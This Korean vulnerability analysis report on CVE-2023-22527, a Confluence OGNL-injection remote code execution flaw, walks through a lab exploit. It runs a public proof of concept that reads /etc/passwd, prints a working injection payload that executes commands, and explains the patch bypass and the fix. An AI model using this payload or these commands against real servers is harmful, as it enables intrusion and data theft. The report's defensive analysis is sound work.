


그림 10. CVE-2023-22527 공격 시나리오

① 공격자는 OSINT 검색 엔진을 통해 취약한 Confluence 서버를 탐색
② 공격자는 CVE-2023-22527 취약점을 이용하여 피해자 서버에 접근
③ 공격자는 원격 명령 실행을 통해 Reverse Shell 연결
④ 공격자는 피해자의 서버를 장악한 뒤 주요 정보를 탈취

■ 영향받는 소프트웨어 버전

CVE-2023-22527에 취약한 소프트웨어 버전은 다음과 같다.

S/W 구분	취약 버전
Atlassian Confluence Data Center and Server	8.0.x
	8.1.x
	8.2.x
	8.3.x
	8.4.x
	8.5.0 ~ 8.5.3

■ 테스트 환경 구성 정보

테스트 환경을 구축하여 CVE-2023-22527 의 동작 과정을 살펴본다.

이름	정보
피해자	Ubuntu 22.04.3 LTS Atlassian Confluence 8.5.3 (172.25.48.1)
공격자	Kali Linux (192.168.142.135)

■ 취약점 테스트

Step 1. 환경 구성

피해자 PC 에 CVE-2023-22527 취약점이 존재하는 Confluence 서버를 구축한다.
아래의 링크를 참고하여 도커로 설치 가능하다.

- URL : https://github.com/vulhub/vulhub/tree/master/confluence/CVE-2023-22527

```
eqst@insight:~$ sudo docker-compose up -d
[+] Running 2/2
 ⠿ Container eqst-db-1   Started                                    2.6s
 ⠿ Container eqst-web-1  Started                                    4.6s
```

그림 11. sudo docker-compose up -d 으로 빌드

설치한 Confluence 서버(172.25.48.1:8090)에 접근하면, 아래와 같이 CVE-2023-22527 취약점이 존재하는 8.5.3 버전의 서버를 확인할 수 있다.




그림 12. 취약 서버 정보 확인

Step 2. PoC 테스트

CVE-2023-22527 취약점 테스트를 위한 PoC 가 저장된 github URL 은 다음과 같다.

- URL : https://github.com/Avento/CVE-2023-22527_Confluence_RCE

공격자 PC 에서 git clone 명령어를 사용하여 CVE-2023-22527 PoC 가 저장된 git 의 파일을 다운로드한다.

```
┌──(root㉿kali)-[~]
└─# git clone https://github.com/Avento/CVE-2023-22527_Confluence_RCE.git
Cloning into 'CVE-2023-22527_Confluence_RCE' ...
remote: Enumerating objects: 90, done.
remote: Counting objects: 100% (63/63), done.
remote: Compressing objects: 100% (59/59), done.
remote: Total 90 (delta 19), reused 0 (delta 0), pack-reused 27
Receiving objects: 100% (90/90), 35.38 KiB | 2.21 MiB/s, done.
Resolving deltas: 100% (27/27), done.
```

그림 13. PoC 가 저장된 git 파일 다운로드

아래의 명령어를 이용해 PoC 파일인 CVE-2023-22527.py 를 실행할 수 있으며, 공격자 PC 에서 전송한 페이로드가 피해자의 Confluence 서버에서 실행된다.

```
$ python3 CVE-2023-22527.py --target [Confluence 서버 주소] --cmd [명령어]
```

- --target 옵션: 타겟이 되는 취약한 버전의 Confluence 서버 주소 지정
- --cmd 옵션: 원격에서 실행할 명령어 입력

아래의 그림은 특정 사용자에 대한 user, group 정보를 출력하는 id 명령을 실행한 결과로 피해자 PC 의 Confluence 서버 정보가 출력된 것을 볼 수 있다.

```
┌──(root㉿kali)-[~/CVE-2023-22527_Confluence_RCE]
└─# python3 CVE-2023-22527.py --target http://172.25.48.1:8090 --cmd id

uid=2002(confluence) gid=2002(confluence) groups=2002(confluence),0(root)
```

그림 14. 원격 명령 id 실행 결과

또한, 피해자 PC 의 계정 정보를 담고 있는 /etc/passwd 파일을 조회한 결과는 다음과 같다.

```
┌──(root㉿kali)-[~/CVE-2023-22527_Confluence_RCE]
└─# python3 CVE-2023-22527.py --target http://172.25.48.1:8090 --cmd 'cat /etc/passwd'

root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/
nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games
:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nolog
in mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10
:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:
/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Man
ager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporti
ng System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin confluence:x:2002:2002::/var/atlassian/application-data/con
fluence:/bin/bash
```

그림 15. 원격 명령 cat /etc/passwd 실행 결과

■ 취약점 상세 분석

Step 1. 취약점 개요

CVE-2023-22527 취약점은 Confluence 서버에서 이미 발생했던 취약점인 CVE-2022-26134 에 대한 보안 조치가 미흡하여 발생한다.

CVE-2022-26134 에 대한 상세 내용은 EQST Insight 2022 년 9 월호에서 확인할 수 있다.

• URL:https://www.skshieldus.com/download/files/download.do?o_fname=EQST%20insight_%ED%86%B5%ED%95%A9%EB%B3%B8_202209.pdf&r_fname=20220926092549714.pdf

취약점 상세 분석에서는 CVE-2022-26134 보안 패치에 추가된 검증 로직에 대한 심층 분석과 CVE-2023-22527 취약점이 어떻게 해당 로직을 우회하여 발생했는지 다룬다.

1) CVE-2022-26134 보안 패치

Atlassian 이 서버 주소를 통해 임의의 페이로드를 전달하면, OGNL 구문으로 인식하고 분석해 발생하는 CVE-2022-26134 에 대한 보안 조치로 OGNL 구문을 검증하는 isSafeExpression() 메서드를 추가했다.

```
public Object findValue(String expr) {
    if (expr == null) {
        return null;
    }
    try {
        if (!this.safeExpressionUtil.isSafeExpression(expr)) {
            return null;
        }
        if (this.overrides != null && this.overrides.containsKey(expr)) {
            expr = (String) this.overrides.get(expr);
        }
        if (this.defaultType != null) {
            return findValue(expr, this.defaultType);
        }
        return Ognl.getValue(OgnlUtil.compile(expr), this.context, this.root);
    } catch (Exception e) {
        LOG.warn("Caught an exception while evaluating expression '" + expr + "' against value stack", e);
        return null;
    } catch (OgnlException e2) {
        return null;
    }
}
```

그림 16. isSafeExpression() 메서드가 추가된 모습

2) OGNL 구문 검증 로직

OGNL 문법에 따라 구문을 전달하면, isSafeExpression() 메서드는 추상트리(AST: Abstract Syntax Tree) 형식으로 OGNL Expression Language 를 해석해서 OGNL 구문에 대한 실행 허용 여부를 결정한다. 본문의 공격에 필요한 주요 OGNL 구문의 예시는 다음과 같다.

구분자	설명	예시
#var	변수 참조	#var = 99
@class@method(args)	정적 메서드 호출	@java.util.LinkedHashMap@{"foo":"foo value", "bar" :"bar value"}

(※ https://commons.apache.org/dormant/commons-ognl/language-guide.html)

OGNL 구문을 검사하는 isSafeExpression() 메서드의 OGNL 구문의 검증 과정을 도식화하면 아래와 같다.




그림 17. isSafeExpression() 메서드 검증 스택

isSafeExpression() 메서드는 isSafeExpressionInternal() 메서드를 호출하여 안전한 구문인지 검사한다. isSafeExpressionInternal() 메서드는 다시 containsUnsafeExpression() 메서드를 호출하여 각 노드가 안전한지 검사한다.

```
public boolean isSafeExpression(String expression) {
    return isSafeExpressionInternal(expression, new HashSet());
}

private boolean isSafeExpressionInternal(String expression, Set<String> visitedExpressions) {
    if (!this.SAFE_EXPRESSIONS_CACHE.contains(expression)) {
        if (this.UNSAFE_EXPRESSIONS_CACHE.contains(expression)) {
            return false;
        }
        if (isUnSafeClass(expression)) {
            this.UNSAFE_EXPRESSIONS_CACHE.add(expression);
            return false;
        } else if (SourceVersion.isName(trimQuotes(expression)) && this.allowedClassNames.contains(trimQuotes(expression))) {
            this.SAFE_EXPRESSIONS_CACHE.add(expression);
        } else {
            try {
                Object parsedExpression = OgnlUtil.compile(expression);
                if (parsedExpression instanceof Node) {
                    if (containsUnsafeExpression((Node) parsedExpression, visitedExpressions)) {
                        this.UNSAFE_EXPRESSIONS_CACHE.add(expression);
                        log.debug(String.format("Unsafe clause found in [\" %s \"]", expression));
                    } else {
                        this.SAFE_EXPRESSIONS_CACHE.add(expression);
                    }
                }
            } catch (OgnlException | RuntimeException e) {
                this.SAFE_EXPRESSIONS_CACHE.add(expression);
                log.debug("Cannot verify safety of OGNL expression", e);
            }
        }
    }
    return this.SAFE_EXPRESSIONS_CACHE.contains(expression);
}
```

그림 18. isSafeExpression() 메서드의 검증 과정

containsUnsafeExpression() 메서드는 다시 추상트리의 루트 노드에서부터 시작하여 각 트리의 노드에서 containsUnsafeExpression() 메서드를 재귀적으로 호출한다. 해당 메서드는 각 노드가 정적 필드 접근, 생성자 호출, 변수 할당 등의 위협적인 행위를 하는지, 허용된 클래스를 사용하는지, 클래스를 동적으로 호출하는 메서드를 사용하는지, 허용하지 않는 변수를 사용하지는 않는지 등을 검사한다. 이 메서드에서 안전하지 않은 변수 이름(#application, #request 등)에 대한 판별을 ASTVarRef 노드에서 수행한다.

```
private boolean containsUnsafeExpression(Node node, Set<String> visitedExpressions) {
    String nodeClassName = node.getClass().getName();
    if (UNSAFE_NODE_TYPES.contains(nodeClassName)) {
        return true;
    }
    if ("ognl.ASTStaticMethod".equals(nodeClassName) && !this.allowedClassNames.contains(getClassNameFromStaticMethod(node))) {
        return true;
    }
    if ("ognl.ASTProperty".equals(nodeClassName) && isUnSafeClass(node.toString())) {
        return true;
    }
    if ("ognl.ASTMethod".equals(nodeClassName) && this.unsafeMethodNames.contains(getMethodInOgnlExp(node))) {
        return true;
    }
    if ("ognl.ASTVarRef".equals(nodeClassName) && UNSAFE_VARIABLE_NAMES.contains(node.toString())) {
        return true;
    }
    if ("ognl.ASTConst".equals(nodeClassName) && !isSafeConstantExpressionNode(node, visitedExpressions)) {
        return true;
    }
    for (int i = 0; i < node.jjtGetNumChildren(); i++) {
        Node childNode = node.jjtGetChild(i);
        if (childNode != null && containsUnsafeExpression(childNode, visitedExpressions)) {
            return true;
        }
    }
    return false;
}
```

그림 19. ContainsUnsafeExpression() 메서드의 재귀적 호출

Step 2. CVE-2023-22527

1) getText() 우회

일반적으로 사용자 입력 값은 Confluence/template/aui/text-inline.vm[2]에 있는 getText() 메서드로 인해 OGNL 구문으로 해석되지 않는다. 사용자 입력 값에 Unicode(₩u0027)를 추가한 이후, OGNL 구문을 삽입하면, Unicode(₩u0027) 이후 사용자 입력 값을 OGNL 구문으로 해석한다.

```
#set( $labelValue = $stack.findValue("getText('$parameters.label')") )
#if( !$labelValue )
    #set( $labelValue = $parameters.label )
#end

#if (!$parameters.id)
    #set( $parameters.id = $parameters.name)
#end

<label id="${parameters.id}-label" for="$parameters.id">
$!labelValue
#if($parameters.required)
    <span class="aui-icon icon-required"></span>
    <span class="content">$parameters.required</span>
#end
</label>

#parse("/template/aui/text-include.vm")
```

그림 20. 취약한 지점인 text-inline.vm 소스 코드

'(Apostrophe)를 나타내는 유니코드인 '₩u0027'을 추가하여 getText() 메서드를 우회하는 입력 값의 예시는 다음과 같다.

```
?label=₩u0027%2b#[OGNL 실행 구문]%2b₩u0027
```

[2] .vm(Veloci Macro) : Velocity Macro 의 약자로 Velocity 템플릿 엔진에서 사용하는 템플릿 파일의 확장자(*.vm)다

2) OGNL 구문을 통한 원격 코드 실행 실행 취약점

유니코드를 활용한 getText() 메서드 우회한 다음, OGNL 구문이 동작하여 원격 코드가 실행될 때 호출 스택을 도식화하면 아래와 같다.




그림 21. 원격 코드 실행 호출 스택

① org.apache.struts2.view.velocity.StrutsVelocityContext#internalGet()

isSafeExpression()을 통해서 OGNL 표현식을 검증하지만, CVE-2023-22527 은 OGNL 에 접근 가능한 특정 객체에 대한 검증이 누락되어 발생한다. isSafeExpression() 검증에서 누락된 것으로 알려진 객체들의 목록은 다음과 같다.

객체	RCE 가능 여부
#request['.KEY_velocity.struts2.context']	RCE 가능
#request['.freemarker.TemplateModel']	RCE 가능
#request['.freemarker.Request']	접근 가능

이 중 '#request[".KEY._velocity.struts2.context"]'를 이용하여 취약점 상세 분석을 진행하며, 이 객체설정에 대한 자세한 내용은 아래의 링크의 VelocityManager.java 소스코드 내에서 확인할 수 있다.

• URL:https://github.com/apache/struts/blob/266d2d4ed526edbb8e8035df94e94a1007d7c360/plugins/velocity/src/main/java/org/apache/struts2/views/velocity/VelocityManager.java

#request['.KEY.velocity.struts2.context']는 서블릿에서 설정한 속성값을 불러오는 request.getAttribute(".KEY.velocity.struts2.context")와 같은 역할을 한다. 해당 속성값은 아래와 같이 설정되어 #request[".KEY_velocity.struts2.context"] 객체를 호출 시, StrutsVelocityContext 클래스가 호출이 되며, 해당 클래스 내에는 OgnlTool 을 호출할 수 있는 internalGet 메서드가 위치해 있다. 해당 객체는 org.apache.struts2.view.jsp.ui.OgnlTool 인스턴스에 접근할 수 있다.




그림 22. VelocityManager.java 의 .KEY_velocity.struts2.context 속성 값 설정

그림 23. StrutsVelocityContext 클래스 내의 internalGet 메서드

② org.apache.struts2.views.jsp.ui.OgnlTool#findValue()
취약한 Confluence 에서 org.apache.struts2.views.jsp.ui.OgnlTool 인스턴스에 접근한 뒤, findValue() 메서드를 호출하여 원격 코드 실행을 가능하게 한다.

③, ④ Freemarker.template.utility.Execute, java.lang.Runtime#exec(java.lang.String)
Execute 는 Freemarker Template 에서 외부 커맨드를 실행할 수 있게 만드는 클래스다. 해당 클래스를 선언한 뒤, java.lang.Runtime 의 exec 메서드를 호출해서 특정 명령어를 실행시키는 것이 가능하다.

위 과정에 따라 사용자 입력 값에 유니코드를 추가한 뒤, 검증을 우회할 수 있는 객체 값을 넣어 원격 명령을 실행할 수 있다.

입력 값	?label=₩u0027%2b%23request₩u005b₩u0027.KEY_velocity.struts2.context₩u0027 ₩u005d.internalGet(₩u0027ognl₩u0027).findValue(%23parameters.x,{})%2b₩u0027 &x=@org.apache.struts2.ServletActionContext@getResponse().getWriter().write((new freemarker.template.utility.Execute()).exec({"id"}))




그림 24. PoC 실행 결과

■ 대응 방안

CVE-2023-22527 은 Confluence 서버에서 취약한 표현식을 사용하는 템플릿 구성과 특정 표현식의 안정성 검증 우회로 발생한다. 즉, OGNL 표현식에 대한 검증 미흡과 취약한 표현식을 사용해 발생하는 취약점이다. 따라서 취약점이 발견된 text-inline.vm 과 같이 getText()를 통해서 getValue()로 값을 전달해주는 표현식을 사용하는 것은 바람직하지 않다. 아래와 같이 Atlassian 은 해당 취약점에 대한 보안조치로 취약하거나 불필요한 템플릿을 다수 삭제했다.

그림 25. 취약하거나 불필요한 템플릿이 다수 삭제된 모습

취약한 Confluence 서버는 취약점 패치가 적용된 버전으로 업데이트를 진행해야 한다.

• URL: https://confluence.atlassian.com/kb/faq-for-cve-2023-22527-1332810917.html

제품	패치가 적용된 버전
Confluence Data Center and Confluence Server	8.5.4(LTS)
Confluence Data Center	8.6.0(Data Center Only) 8.7.1(Data Center Only)

■ 참고 사이트

• URL : https://github.blog/2023-01-27-bypassing-ognl-sandboxes-for-fun-and-charities/#ognltool-ognlutil
• URL : https://confluence.atlassian.com/kb/faq-for-cve-2023-22527-1332810917.html
• URL : https://blog.projectdiscovery.io/atlassian-confluence-ssti-remote-code-execution/
• URL : https://www.scmagazine.com/news/thousands-of-exploit-attempts-reported-on-critical-atlassian-confluence-rce
• URL : https://www.scmagazine.com/news/thousands-of-exploit-attempts-reported-on-critical-atlassian-confluence-rce
• URL : https://www.blackhat.com/docs/us-15/materials/us-15-Kettle-Server-Side-Template-Injection-RCE-For-The-Modern-Web-App-wp.pdf
• URL : https://www.thymeleaf.org/doc/tutorials/3.0/usingthymeleaf.html

EQST INSIGHT

2024.03

SK쉴더스㈜ 13486 경기도 성남시 분당구 판교로227번길 23, 4&5층
https://www.skshieldus.com

발행인 : SK쉴더스 EQST사업그룹
제 작 : SK쉴더스 마케팅그룹